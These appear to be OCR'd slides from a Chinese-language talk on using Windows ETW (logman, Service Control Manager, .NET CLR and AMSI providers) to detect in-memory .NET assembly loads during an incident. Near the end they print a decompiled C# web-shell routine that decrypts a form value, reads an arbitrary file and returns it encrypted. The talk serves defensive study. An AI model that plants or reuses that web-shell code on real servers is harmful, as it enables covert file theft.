
- 使用方式

1. 選擇Provider　確認Provider提供哪些資訊以及要從哪些Provider收集
2. 配置Session　設定Session參數，如Provider、緩衝區大小、事件過濾等
3. 啟用Session

- 內建工具



```
Microsoft ® Logman.exe (10.0.22000.1165)

Usage:
  logman [create|query|start|stop|delete|update|import|export] [options]

Verbs:
  create                        Create a new data collector.
  query                         Query data collector properties. If no name is given all data collectors are listed.
  start                         Start an existing data collector and set the begin time to manual.
  stop                          Stop an existing data collector and set the end time to manual.
  delete                        Delete an existing data collector.
  update                        Update an existing data collector's properties.
  import                        Import a data collector set from an XML file.
  export                        Export a data collector set to an XML file.
```



效能監視器概觀

您可以使用效能監視器，即時或從記錄檔檢視效能資料。 建立資料收集器集合工具以設定和排定效能計數器、事件追蹤以及設定 資料收集，以便您分析結果和檢視報告。

若要開始進行，請展開 [監視工具]，然後按一下 [效能監視器]，或是 展開 [資料收集器集合工具] 或 [報告]。

新的資源監視器可讓您檢視作業系統、服務以及執行中應用程式使用中的 硬體資源 (CPU、磁碟、網路以及記憶體) 與系統資源 (包括控制代碼與 模組) 的詳細即時資訊。此外，您可以使用資源監視器來停止處理程序、 啟動和停止服務、分析處於鎖死狀態的處理程序、檢視執行緒等待鏈結 以及識別處理程序鎖定的檔案。


開啟資源監視器

ETW

- 使用方式

```
logman start ServiceTrack -p "Service Control Manager" 0x8000000000000000 -o .\service.etl -ets
logman stop ServiceTrack  -ets
```

```
  <Provider Name="Service Control Manager" />
  <EventID Qualifiers="16384">7045</EventID>
  <Version>0</Version>
  <Level>4</Level>
  <Task>0</Task>
  <Opcode>0</Opcode>
  <Keywords>0x8080000000000000</Keywords>
  <TimeCreated SystemTime="2024-05-11T18:11:42.5436014Z" />
  <EventRecordID>1</EventRecordID>
  <Correlation />
  <Execution ProcessID="768" ThreadID="3980" />
  <Channel />
  <Computer>NZW1N</Computer>
  <Security UserID="00000E00000000200000000000C34F080AA7E21B9EEB
  </System>
- <EventData>
  <Data>ithome2024</Data>
  <Data>C:\test.exe</Data>
  <Data>user mode service</Data>
  <Data>demand start</Data>
  <Data>LocalSystem</Data>
```



名稱	狀態
Circular Kernel Context Logger	執行中
Eventlog-Security	執行中
DiagLog	執行中
Diagtrack-Listener	執行中
EventLog-Application	執行中
EventLog-ForwardedEvents	執行中
EventLog-Microsoft-IIS-Config...	執行中
EventLog-Microsoft-IIS-Loggin...	執行中
EventLog-System	執行中
LwtNetLog	執行中
Microsoft-Windows-Rdp-Grap...	執行中
NetCore	執行中
NtfsLog	執行中
RadioMgr	執行中
ECCB175F-1EB2-43DA-BFB5-...	執行中
ReFSLog	執行中
UBPM	執行中
WdiContextLog	執行中
WiFiSession	執行中
SHS-05102024-004613-7-1ff	執行中
SleepStudyTraceSession	執行中
CldFltLog	執行中
8696EAC4-1288-4288-A4EE-4...	執行中

EventLog-System - 內容

提供者(P):

Microsoft-Windows-WPD-MTPClassDriver
NetJoin
Ntfs
Schannel
Service Control Manager
TPM
User32
Volsnap

內容(T):


屬性	值	描述
關鍵字(任一)	0x800...	具有任何這些關鍵字的事件...
關鍵字(全部)	0x0	具有全部這些關鍵字的事件...
等級	0xffffffff	到達這個層級的事件會啟用
內容	0x000...	將會收集每個事件的這些額...
篩選器	已停用	

監控方向 - Assembly Load

Learn / .NET , ETW Event in the .NET Framework , CLR ETW Events

- .NET Common Language Runtime

These events collect information relating to loading and unloading application domains, assemblies, and modules.



```
Provider                                 GUID
-------------------------------------------------------------------------------
.NET Common Language Runtime             {E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4}

Value               Keyword              Description
-------------------------------------------------------------------------------
0x0000000000000001  GCKeyword            GC
0x0000000000000002  GCHandleKeyword      GCHandle
0x0000000000000004  FusionKeyword        Binder
0x0000000000000008  LoaderKeyword        Loader
0x0000000000000010  JitKeyword           Jit
0x0000000000000020  NGenKeyword          NGen
0x0000000000000040  StartEnumerationKeyword StartEnumeration
0x0000000000000080  EndEnumerationKeyword StopEnumeration
0x0000000000000400  SecurityKeyword      Security
0x0000000000000800  AppDomainResourceManagementKeyword AppDomainResourceManagement
0x0000000000001000  JitTracingKeyword    JitTracing
```

reference:
https://learn.microsoft.com/en-us/dotnet/framework/performance/loader-etw-events

監控方向 - Assembly Load

- .NET Common Language Runtime - Event 151

```
<Provider Name="Microsoft-Windows-DotNETRuntime" Guid="{e13c0d23-ccbc-4e12-931b-d9cc2eee27e4}" />
<EventID>151</EventID>
<Version>1</Version>
<Level>4</Level>
<Task>10</Task>
<Opcode>45</Opcode>
<Keywords>0x8</Keywords>
<TimeCreated SystemTime="2024-05-08T00:59:58.899337800+07:59" />
<Correlation ActivityID="{00000000-0000-0000-0000-000000000000}" />
<Execution ProcessID="8940" ThreadID="6384" ProcessorID="1" KernelTime="15" UserTime="90" />
...
<UserData>
<DomainModuleLoadUnload_V1 xmlns='myNs'><ModuleID>0x7FFF5FB14768</ModuleID><AssemblyID>0x1EA86EAAC80</Asse
AppDomainID>0x1EA86EF6B00</AppDomainID><ModuleFlags>8</ModuleFlags><ModuleILPath>0</ModuleILPath>
<ModuleNativePath>
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\75d145d7\a62b507f\App_Web_tkb4ivc5.dll
</ModuleNativePath><ClrInstanceID></ClrInstanceID></DomainModuleLoadUnload_V1>
</UserData>
```

監控方向 - Assembly Load

- .NET Common Language Runtime - Event 151

```
<Provider Name="Microsoft-Windows-DotNETRuntime" Guid="{e13c0d23-ccbc-4e12-931b-d9cc2eee27e4}" />
<EventID>151</EventID>
<Version>1</Version>
<Level>4</Level>
<Task>10</Task>
<Opcode>45</Opcode>
<Keywords>0x8</Keywords>
<TimeCreated SystemTime="2024-05-08T01:41:31.610039200+07:59" />
<Correlation ActivityID="{00000000-0000-0000-0000-000000000000}" />
<Execution ProcessID="8940" ThreadID=  “6016" ProcessorID="0" KernelTime="15" UserTime="210" />
...
<UserData>
<DomainModuleLoadUnload_V1 xmlns='myNs'><ModuleID>0x7FFF5FE32328</ModuleID><AssemblyID>0x1EA865FCFF0</Asse
<AppDomainID>0x1EA86EF6B00</AppDomainID><ModuleFlags>8</ModuleFlags><ModuleILPath>0</ModuleILPath>
<ModuleNativePath>l5jp0jxt</ModuleNativePath><ClrInstanceID></ClrInstanceID></DomainModuleLoadUnload_V1>
</UserData>
```

監控方向 - Assembly Load

- .NET Common Language Runtime - Event 151

```
<Provider Name="Microsoft-Windows-DotNETRuntime" Guid="{e13c0d23-ccbc-4e12-931b-d9cc2eee27e4}" />
<EventID>151</EventID>
<Version>1</Version>
<Level>4</Level>
<Task>10</Task>
<Opcode>45</Opcode>
<Keywords>0x8</Keywords>
<TimeCreated SystemTime="2024-05-08T00:59:58.899337800+07:59" />
<Correlation ActivityID="{00000000-0000-0000-0000-000000000000}" />
<Execution ProcessID="8940" ThreadID="6384" ProcessorID="1" KernelTime="15" UserTime="90" />
...
<UserData>
<DomainModuleLoadUnload_V1 xmlns='myNs'><ModuleID>0x7FFF5FB14768</ModuleID><AssemblyID>0x1EA86EAAC80</Asse
AppDomainID>0x1EA86EF6B00</AppDomainID><ModuleFlags>8</ModuleFlags><ModuleILPath>0</ModuleILPath>
<ModuleNativePath>
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\root\75d145d7\a62b507f\App_Web_tkb4ivc5.dll
</ModuleNativePath><ClrInstanceID></ClrInstanceID></DomainModuleLoadUnload_V1>
</UserData>
```


```
<Provider Name="Microsoft-Windows-DotNETRuntime" Guid="{e13c0d23-ccbc-4e12-931b-d9cc2eee27e4}" />
<EventID>151</EventID>
<Version>1</Version>
<Level>4</Level>
<Task>10</Task>
<Opcode>45</Opcode>
<Keywords>0x8</Keywords>
<TimeCreated SystemTime="2024-05-08T01:41:31.610039200+07:59" />
<Correlation ActivityID="{00000000-0000-0000-0000-000000000000}" />
<Execution ProcessID="8940" ThreadID= “6016" ProcessorID="0" KernelTime="15" UserTime="210" />
...
<UserData>
<DomainModuleLoadUnload_V1 xmlns='myNs'><ModuleID>0x7FFF5FE32328</ModuleID><AssemblyID>0x1EA865FCFF0</Asse
<AppDomainID>0x1EA86EF6B00</AppDomainID><ModuleFlags>8</ModuleFlags><ModuleILPath>0</ModuleILPath>
<ModuleNativePath>l5jp0jxt</ModuleNativePath><ClrInstanceID></ClrInstanceID></DomainModuleLoadUnload_V1>
</UserData>
```

監控方向 - Assembly Load

Learn / Windows / Apps / Win32 / Desktop Technologies / Seucrity and Identity

- Microsoft-Antimalware-Scan-Interface

it's designed to allow for the most common malware scanning and protection techniques provided by today's antimalware products that can be integrated into applications. It supports a calling structure allowing for file and memory or stream scanning, content source URL/IP reputation checks, and other techniques.




```
Provider                                 GUID
-------------------------------------------------------------------------------
Microsoft-Antimalware-Scan-Interface     {2A576B87-09A7-520E-C21A-4942F0271D67}

Value               Keyword              Description
-------------------------------------------------------------------------------
0x0000000000000001  Event1
0x8000000000000000  AMSI/Debug
```

reference:
https://learn.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal#windows-components-that-integrate-with-amsi

監控方向 - Assembly Load

- Microsoft-Antimalware-Scan-Interface - Event 1101

```
<Provider Name="Microsoft-Antimalware-Scan-Interface
<EventID>1101</EventID>
<Version>0</Version>
<Level>4</Level>
<Task>0</Task>
<Opcode>0</Opcode>
<Keywords>0x8000000000000001</Keywords>
<TimeCreated SystemTime="2024-05-08T01:41:31.60841
<Correlation ActivityID="{00000000-0000-0000-0000-0000
<Execution ProcessID="8940" ThreadID="6016" Processo
<Channel>AMSI/Debug</Channel>
<Computer />
...
<Data Name="appname">DotNet</Data>
<Data Name="contentname"></Data>
<Data Name="contentsize">  4096</Data>
<Data Name="originalsize">  4096</Data>
<Data Name="content">0x4D5A90000300000004000000FFFF00 ...
```



```
public P()
{
    HttpContext httpContext = HttpContext.Current;
    httpContext.Server.ClearError();
    httpContext.Response.Clear();
    string text = httpContext.Request.Form["__Value"];
    text = P.Decrypt(text);
    string text2 = "CurrentHost:[" + Environment.MachineName + "]\n";
    try
    {
        string text3 = text;
        string[] array = text3.Split(new char[]
        {
            '|'
        }, 1);
        string text4 = array[0];
        if (File.Exists(text4))
        {
            FileStream fileStream = new FileStream(text4, FileMode.Open, FileAccess.Read);
            int num = (int)fileStream.Length;
            byte[] array2 = new byte[num];
            fileStream.Read(array2, 0, num);
            fileStream.Close();
            text2 += Encoding.UTF8.GetString(array2, 0, num);
        }
        else
        {
            text2 += "File not found!\n";
        }
    }
    catch (Exception ex)
    {
        text2 += ex.Message.ToString();
    }
    string s = P.Encrypt(text2);
    httpContext.Response.Write(s);
}
```


檢查主機是否發起異常的對外的連線與域名查詢

後續無任何異常 ...嗎?

服務、WMI...)

192.168.8.86

檢查主機是否存有惡意檔案或程序注入狀況

